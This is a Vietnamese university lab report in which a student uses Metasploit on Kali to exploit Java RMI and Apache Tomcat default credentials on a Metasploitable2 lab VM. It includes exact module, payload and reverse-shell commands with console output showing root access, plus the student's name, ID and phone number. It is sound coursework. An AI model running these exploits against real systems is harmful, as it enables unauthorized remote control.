
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN



BÁO CÁO BÀI THỰC HÀNH 02

MÔN HỌC: AN TOÀN HỆ ĐIỀU HÀNH

Giảng viên : Hoàng Xuân Dậu

Sinh viên : Nguyễn Đình Đông

Lớp : D21CQAT01-B

Nhóm : 01

Mã sinh viên : B21DCAT065

Số điện thoại : 0976810025

Tháng 3/2024

Bài thực hành số 2

1. Mục đích

- Tìm hiểu sâu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.

- Luyện thành thạo kỹ năng thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

2. Tìm hiểu về các lỗ hổng bảo mật trên một số dịch vụ của Ubuntu

Bài thực hành này tìm hiểu về các lỗ hổng bảo mật nguy hiểm trên một số dịch vụ của hệ điều hành và cách khai thác:


- Lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI chạy trên cổng 8080, cho phép khai thác và kiểm soát hệ thống.

- Lỗ trong trong máy chủ web Apache Tomcat chạy trên cổng 8180 cho phép sử dụng tài khoản ngầm định và sau đó nạp và thực hiện 1 tải ở xa, cho phép khai thác và kiểm soát hệ thống.

3. Nội dung thực hành


3.1. Cài đặt các công cụ, nền tảng

- Cài đặt Kali – IP máy là 192.168.115.169




- Cài đặt máy victim Metasploitable2 – IP máy là 192.168.115.170

- Đặt lại tên máy là B21DCAT065-DongND-metasploit




3.2. Kiểm tra kết nối 2 máy

- Máy Metasploitable Victim




- Máy Kali Linux



3.3. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI

- Khởi động Metasploit



- Khai báo sử dụng mô đun tấn công:


msf6 > use exploit/multi/misc/java_rmi_server

- Chọn payload cho thực thi (mở shell):

msf6 > set payload java/shell/reverse_tcp

- Đặt địa chỉ IP máy victim:

msf6 > set RHOST 192.168.115.170



- Thực thi tấn công: msf6 > exploit

➔ Nếu thực hiện thành công, hệ thống sẽ báo “Command shell session 1 opened”, sau lại báo lỗi và trở về dấu nhắc của bước trước.

- Kết nối trở lại phiên (session) đã tạo thành công:

> sessions 1 (thường là session 1 - số phải đúng số session đã tạo ở trên)

- Chạy các lệnh trong phiên khai thác đang mở:

whoami

uname -a


hostname

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.115.169:4444
[*] 192.168.115.170:1099 - Using URL: http://192.168.115.169:8080/6rdtz5CSAascM
[*] 192.168.115.170:1099 - Server started.
[*] 192.168.115.170:1099 - Sending RMI Header ...
[*] 192.168.115.170:1099 - Sending RMI Call ...
[*] 192.168.115.170:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.115.170
[*] Command shell session 1 opened (192.168.115.169:4444 → 192.168.115.170:52399) at 2024-03-06 19:
36:47 +0800

whoami
root
uname -a
Linux B21DCAT065-DongND-metasploit 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B21DCAT065-DongND-metasploit
```

- Gõ lệnh exit để kết thúc

3.4. Khai thác lỗi trên Apache Tomcat

- Khởi động Metasploit



- Khai báo sử dụng mô đun tấn công:

msf6 > use exploit/multi/http/tomcat_mgr_upload

- Đặt địa chỉ IP máy victim: msf6 > set RHOST 192.168.115.170

- Đặt 8180 là cổng truy cập máy victim:

msf6 > set RPORT 8180

- Chọn payload cho thực thi (mở shell):

msf6 > set payload java/shell/reverse_tcp

- Chọn người dùng mở shell

msf6 > set HttpUsername tomcat

msf6 > set HttpPassword tomcat

```
msf6 exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.115.170
RHOST ⇒ 192.168.115.170
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
```

- Thực thi tấn công: msf > exploit

➔ mở shell với người dùng **tomcat55** cho phép chạy lệnh từ máy Kali


➔ có thể thực hiện bất cứ lệnh shell nào trên máy victim.

- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:

whoami

uname -a

hostname



- Gõ exit để kết thúc